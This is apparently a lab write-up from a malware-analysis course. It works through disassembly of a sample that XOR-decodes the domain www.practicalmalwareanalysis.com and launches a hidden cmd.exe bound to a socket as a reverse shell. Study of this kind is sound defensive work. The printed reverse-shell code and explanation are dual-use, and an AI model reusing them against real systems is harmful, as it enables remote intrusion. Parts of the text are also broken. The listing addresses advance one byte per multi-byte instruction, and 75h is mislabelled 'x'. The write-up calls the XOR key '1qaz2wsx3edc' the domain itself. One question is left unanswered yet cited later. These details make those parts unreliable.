00401169	C685	MOV	BYTE PTR SS:[EBP-22E], 0
0040116A	C685	MOV	BYTE PTR SS:[EBP-22F], 0
0040116B	C685	MOV	BYTE PTR SS:[EBP-230], 0
0040116C	C685	MOV	BYTE PTR SS:[EBP-231], 0
0040116D	C685	MOV	BYTE PTR SS:[EBP-232], 0
0040116E	C685	MOV	BYTE PTR SS:[EBP-233], 0
0040116F	C685	MOV	BYTE PTR SS:[EBP-234], 0
00401170	C685	MOV	BYTE PTR SS:[EBP-235], 0
00401171	C685	MOV	BYTE PTR SS:[EBP-236], 0
00401172	C685	MOV	BYTE PTR SS:[EBP-237], 0
00401173	C685	MOV	BYTE PTR SS:[EBP-238], 0
00401174	C685	MOV	BYTE PTR SS:[EBP-239], 0
00401175	C685	MOV	BYTE PTR SS:[EBP-23A], 0
00401176	C685	MOV	BYTE PTR SS:[EBP-23B], 0
00401177	C685	MOV	BYTE PTR SS:[EBP-23C], 0
00401178	C685	MOV	BYTE PTR SS:[EBP-23D], 0
00401179	C685	MOV	BYTE PTR SS:[EBP-23E], 0
0040117A	C685	MOV	BYTE PTR SS:[EBP-23F], 0
0040117B	C685	MOV	BYTE PTR SS:[EBP-240], 0
0040117C	C685	MOV	BYTE PTR SS:[EBP-241], 0
0040117D	C685	MOV	BYTE PTR SS:[EBP-242], 0
0040117E	C685	MOV	BYTE PTR SS:[EBP-243], 0
0040117F	C685	MOV	BYTE PTR SS:[EBP-244], 0
00401180	C685	MOV	BYTE PTR SS:[EBP-245], 0
00401181	C685	MOV	BYTE PTR SS:[EBP-246], 0
00401182	C685	MOV	BYTE PTR SS:[EBP-247], 0
00401183	C685	MOV	BYTE PTR SS:[EBP-248], 0
00401184	C685	MOV	BYTE PTR SS:[EBP-249], 0
00401185	C685	MOV	BYTE PTR SS:[EBP-24A], 0
00401186	C685	MOV	BYTE PTR SS:[EBP-24B], 0
00401187	C685	MOV	BYTE PTR SS:[EBP-24C], 0
00401188	C685	MOV	BYTE PTR SS:[EBP-24D], 0
00401189	C685	MOV	BYTE PTR SS:[EBP-24E], 0
0040118A	C685	MOV	BYTE PTR SS:[EBP-24F], 0
0040118B	C685	MOV	BYTE PTR SS:[EBP-250], 0
0040118C	C685	MOV	BYTE PTR SS:[EBP-251], 0
0040118D	C685	MOV	BYTE PTR SS:[EBP-252], 0
0040118E	C685	MOV	BYTE PTR SS:[EBP-253], 0
0040118F	C685	MOV	BYTE PTR SS:[EBP-254], 0
00401190	C685	MOV	BYTE PTR SS:[EBP-255], 0
00401191	C685	MOV	BYTE PTR SS:[EBP-256], 0
00401192	C685	MOV	BYTE PTR SS:[EBP-257], 0
00401193	C685	MOV	BYTE PTR SS:[EBP-258], 0
00401194	C685	MOV	BYTE PTR SS:[EBP-259], 0
00401195	C685	MOV	BYTE PTR SS:[EBP-25A], 0
00401196	C685	MOV	BYTE PTR SS:[EBP-25B], 0
00401197	C685	MOV	BYTE PTR SS:[EBP-25C], 0
00401198	C685	MOV	BYTE PTR SS:[EBP-25D], 0
00401199	C685	MOV	BYTE PTR SS:[EBP-25E], 0
0040119A	C685	MOV	BYTE PTR SS:[EBP-25F], 0
0040119B	C685	MOV	BYTE PTR SS:[EBP-260], 0
0040119C	C685	MOV	BYTE PTR SS:[EBP-261], 0
0040119D	C685	MOV	BYTE PTR SS:[EBP-262], 0
0040119E	C685	MOV	BYTE PTR SS:[EBP-263], 0
0040119F	C685	MOV	BYTE PTR SS:[EBP-264], 0
004011A0	C685	MOV	BYTE PTR SS:[EBP-265], 0
004011A1	C685	MOV	BYTE PTR SS:[EBP-266], 0
004011A2	C685	MOV	BYTE PTR SS:[EBP-267], 0
004011A3	C685	MOV	BYTE PTR SS:[EBP-268], 0
004011A4	C685	MOV	BYTE PTR SS:[EBP-269], 0
004011A5	C685	MOV	BYTE PTR SS:[EBP-26A], 0
004011A6	C685	MOV	BYTE PTR SS:[EBP-26B], 0
004011A7	C685	MOV	BYTE PTR SS:[EBP-26C], 0
004011A8	C685	MOV	BYTE PTR SS:[EBP-26D], 0
004011A9	C685	MOV	BYTE PTR SS:[EBP-26E], 0
004011AA	C685	MOV	BYTE PTR SS:[EBP-26F], 0
004011AB	C685	MOV	BYTE PTR SS:[EBP-270], 0
004011AC	C685	MOV	BYTE PTR SS:[EBP-271], 0
004011AD	C685	MOV	BYTE PTR SS:[EBP-272], 0
004011AE	C685	MOV	BYTE PTR SS:[EBP-273], 0
004011AF	C685	MOV	BYTE PTR SS:[EBP-274], 0
004011B0	C685	MOV	BYTE PTR SS:[EBP-275], 0
004011B1	C685	MOV	BYTE PTR SS:[EBP-276], 0
004011B2	C685	MOV	BYTE PTR SS:[EBP-277], 0
004011B3	C685	MOV	BYTE PTR SS:[EBP-278], 0
004011B4	C685	MOV	BYTE PTR SS:[EBP-279], 0
004011B5	C685	MOV	BYTE PTR SS:[EBP-27A], 0
004011B6	C685	MOV	BYTE PTR SS:[EBP-27B], 0
004011B7	C685	MOV	BYTE PTR SS:[EBP-27C], 0
004011B8	C685	MOV	BYTE PTR SS:[EBP-27D], 0
004011B9	C685	MOV	BYTE PTR SS:[EBP-27E], 0
004011BA	C685	MOV	BYTE PTR SS:[EBP-27F], 0
004011BB	C685	MOV	BYTE PTR SS:[EBP-280], 0
004011BC	C685	MOV	BYTE PTR SS:[EBP-281], 0
004011BD	C685	MOV	BYTE PTR SS:[EBP-282], 0
004011BE	C685	MOV	BYTE PTR SS:[EBP-283], 0
004011BF	C685	MOV	BYTE PTR SS:[EBP-284], 0
004011C0	C685	MOV	BYTE PTR SS:[EBP-285], 0
004011C1	C685	MOV	BYTE PTR SS:[EBP-286], 0
004011C2	C685	MOV	BYTE PTR SS:[EBP-287], 0
004011C3	C685	MOV	BYTE PTR SS:[EBP-288], 0
004011C4	C685	MOV	BYTE PTR SS:[EBP-289], 0
004011C5	C685	MOV	BYTE PTR SS:[EBP-28A], 0
004011C6	C685	MOV	BYTE PTR SS:[EBP-28B], 0
004011C7	C685	MOV	BYTE PTR SS:[EBP-28C], 0
004011C8	C685	MOV	BYTE PTR SS:[EBP-28D], 0
004011C9	C685	MOV	BYTE PTR SS:[EBP-28E], 0
004011CA	C685	MOV	BYTE PTR SS:[EBP-28F], 0
004011CB	C685	MOV	BYTE PTR SS:[EBP-290], 0
004011CC	C685	MOV	BYTE PTR SS:[EBP-291], 0
004011CD	C685	MOV	BYTE PTR SS:[EBP-292], 0
004011CE	C685	MOV	BYTE PTR SS:[EBP-293], 0
004011CF	C685	MOV	BYTE PTR SS:[EBP-294], 0
004011D0	C685	MOV	BYTE PTR SS:[EBP-295], 0
004011D1	C685	MOV	BYTE PTR SS:[EBP-296], 0
004011D2	C685	MOV	BYTE PTR SS:[EBP-297], 0
004011D3	C685	MOV	BYTE PTR SS:[EBP-298], 0
004011D4	C685	MOV	BYTE PTR SS:[EBP-299], 0
004011D5	C685	MOV	BYTE PTR SS:[EBP-29A], 0
004011D6	C685	MOV	BYTE PTR SS:[EBP-29B], 0
004011D7	C685	MOV	BYTE PTR SS:[EBP-29C], 0
004011D8	C685	MOV	BYTE PTR SS:[EBP-29D], 0
004011D9	C685	MOV	BYTE PTR SS:[EBP-29E], 0
004011DA	C685	MOV	BYTE PTR SS:[EBP-29F], 0
004011DB	C685	MOV	BYTE PTR SS:[EBP-2A0], 0
004011DC	C685	MOV	BYTE PTR SS:[EBP-2A1], 0
004011DD	C685	MOV	BYTE PTR SS:[EBP-2A2], 0
004011DE	C685	MOV	BYTE PTR SS:[EBP-2A3], 0
004011DF	C685	MOV	BYTE PTR SS:[EBP-2A4], 0
004011E0	C685	MOV	BYTE PTR SS:[EBP-2A5], 0
004011E1	C685	MOV	BYTE PTR SS:[EBP-2A6], 0
004011E2	C685	MOV	BYTE PTR SS:[EBP-2A7], 0
004011E3	C685	MOV	BYTE PTR SS:[EBP-2A8], 0
004011E4	C685	MOV	BYTE PTR SS:[EBP-2A9], 0
004011E5	C685	MOV	BYTE PTR SS:[EBP-2AA], 0
004011E6	C685	MOV	BYTE PTR SS:[EBP-2AB], 0
004011E7	C685	MOV	BYTE PTR SS:[EBP-2AC], 0
004011E8	C685	MOV	BYTE PTR SS:[EBP-2AD], 0
004011E9	C685	MOV	BYTE PTR SS:[EBP-2AE], 0
004011EA	C685	MOV	BYTE PTR SS:[EBP-2AF], 0
004011EB	C685	MOV	BYTE PTR SS:[EBP-2B0], 0
004011EC	C685	MOV	BYTE PTR SS:[EBP-2B1], 0
004011ED	C685	MOV	BYTE PTR SS:[EBP-2B2], 0
004011EE	C685	MOV	BYTE PTR SS:[EBP-2B3], 0
004011EF	C685	MOV	BYTE PTR SS:[EBP-2B4], 0
004011F0	C685	MOV	BYTE PTR SS:[EBP-2B5], 0
004011F1	C685	MOV	BYTE PTR SS:[EBP-2B6], 0
004011F2	C685	MOV	BYTE PTR SS:[EBP-2B7], 0
004011F3	C685	MOV	BYTE PTR SS:[EBP-2B8], 0
004011F4	C685	MOV	BYTE PTR SS:[EBP-2B9], 0
004011F5	C685	MOV	BYTE PTR SS:[EBP-2BA], 0
004011F6	C685	MOV	BYTE PTR SS:[EBP-2BB], 0
004011F7	C685	MOV	BYTE PTR SS:[EBP-2BC], 0
004011F8	C685	MOV	BYTE PTR SS:[EBP-2BD], 0
004011F9	C685	MOV	BYTE PTR SS:[EBP-2BE], 0
004011FA	C685	MOV	BYTE PTR SS:[EBP-2BF], 0
004011FB	C685	MOV	BYTE PTR SS:[EBP-2C0], 0
004011FC	C685	MOV	BYTE PTR SS:[EBP-2C1], 0
004011FD	C685	MOV	BYTE PTR SS:[EBP-2C2], 0
004011FE	C685	MOV	BYTE PTR SS:[EBP-2C3], 0
004011FF	C685	MOV	BYTE PTR SS:[EBP-2C4], 0


If we take the hex values accounting for the null values present and convert this to ascii we get the following:

- 31 71 61 7a 32 77 73 78 33 65 64 63 = 1qaz2wsx3edc (which can convert into www.practicalmalwareanalysis.com)
- 6F 63 6C 2E 65 78 65 = ocl.exe

In IDA, it converted the hex to ascii:

```
mov [ebp+Str], 31h ; '1'
mov [ebp+var_1AF], 71h ; 'q'
mov [ebp+var_1AE], 61h ; 'a'
mov [ebp+var_1AD], 7Ah ; 'z'
mov [ebp+var_1AC], 32h ; '2'
mov [ebp+var_1AB], 77h ; 'w'
mov [ebp+var_1AA], 73h ; 's'
mov [ebp+var_1A9], 78h ; 'x'
mov [ebp+var_1A8], 33h ; '3'
mov [ebp+var_1A7], 65h ; 'e'
mov [ebp+var_1A6], 64h ; 'd'
mov [ebp+var_1A5], 63h ; 'c'
mov [ebp+var_1A4], 0
mov [ebp+Str1], 6Fh ; 'o'
mov [ebp+var_19F], 63h ; 'c'
mov [ebp+var_19E], 6Ch ; 'l'
mov [ebp+var_19D], 2Eh ; '.'
mov [ebp+var_19C], 65h ; 'e'
mov [ebp+var_19B], 75h ; 'x'
mov [ebp+var_19A], 65h ; 'e'
mov [ebp+var_199], 0
```

5. What arguments are being passed to subroutine 0x00401089?



6. What domain name does this malware use?

www.practicalmalwareanalysis.com (1qaz2wsx3edc)

7. What encoding routine is being used to obfuscate the domain name?

As mentioned in question 5, XOR is used to obfuscate the domain name.

```
00401108 | .: 0FBF1410 | MOVZX EDX, BYTE PTR DS:[EAX+EDX]
0040110C | .: 33CA | XOR ECX, ECX
0040110E | .: 8B85 F8FEFFFF | MOV EAX, DWORD PTR SS:[EBP-108]
00401114 | .: 88C0 00FFFF | MOV BYTE PTR SS:[EBP+EDX-100], AL
```

8. What is the significance of the CreateProcessA call at 0x0040106E?

```
.text:00401034 mov [ebp+StartupInfo.dwFlags], 101h
.text:00401038 mov [ebp+StartupInfo.wShowWindow], 0
.text:00401041 mov edx, [ebp+arg_10]
.text:00401044 mov [ebp+StartupInfo.hStdInput], edx
.text:00401047 mov eax, [ebp+StartupInfo.hStdInput]
.text:0040104A mov [ebp+StartupInfo.hStdError], eax
.text:0040104D mov ecx, [ebp+StartupInfo.hStdError]
.text:00401050 mov [ebp+StartupInfo.hStdOutput], ecx
.text:00401053 lea edx, [ebp+ProcessInformation]
.text:00401056 push edx ; lpProcessInformation
.text:00401057 lea eax, [ebp+StartupInfo]
.text:0040105A push eax ; lpStartupInfo
.text:0040105B push 0 ; lpCurrentDirectory
.text:0040105D push 0 ; lpEnvironment
.text:0040105F push 0 ; dwCreationFlags
.text:00401061 push 1 ; bInheritHandles
.text:00401063 push 0 ; lpThreadAttributes
.text:00401065 push 0 ; lpProcessAttributes
.text:00401067 push offset CommandLine ; "cmd"
.text:0040106C push 0 ; lpApplicationName
.text:0040106E call ds:CreateProcessA
```

The CreateProcessA call at 0x0040106E executes cmd.exe and redirects stdin, stdout, and stderr to the created socket.

This appears to be a reverse shell, created using a method that's popular among malware authors. In this method, the STARTUPINFO structure that is passed to CreateProcessA is manipulated. CreateProcessA is called, and it runs cmd.exe with its window suppressed, so that it isn't visible to the user under attack. Before the call to CreateProcessA, a socket is created and a connection is established to a remote server. That socket is tied to the standard streams (stdin, stdout, and stderr) for cmd.exe.

The STARTUPINFO structure is manipulated, and then parameters are passed to CreateProcessA. We see that CreateProcessA is going to run cmd.exe because it is passed as a parameter at **"offset CommandLine ; "cmd"**. The wShowWindow member of the structure is set to SW_HIDE at **"[ebp+StartupInfo.wShowWindow], 0"**, which will hide cmd.exe's window when it is launched. At **"[ebp+StartupInfo.hStdInput], edx"**, **"[ebp+StartupInfo.hStdError], eax"**, and **"[ebp+StartupInfo.hStdOutput], ecx"**, we see that the standard streams in the STARTUPINFO structure are set to the socket. This directly ties the standard streams to the socket for cmd.exe, so when it is launched, all the data that comes over the socket will be sent to cmd.exe, and all output generated by cmd.exe will be sent over the socket.

In summary, we determined that this malware is a simple reverse shell with obfuscated strings that must be renamed ocl.exe before it can be run successfully. The strings are obfuscated using the stack and a multibyte XOR.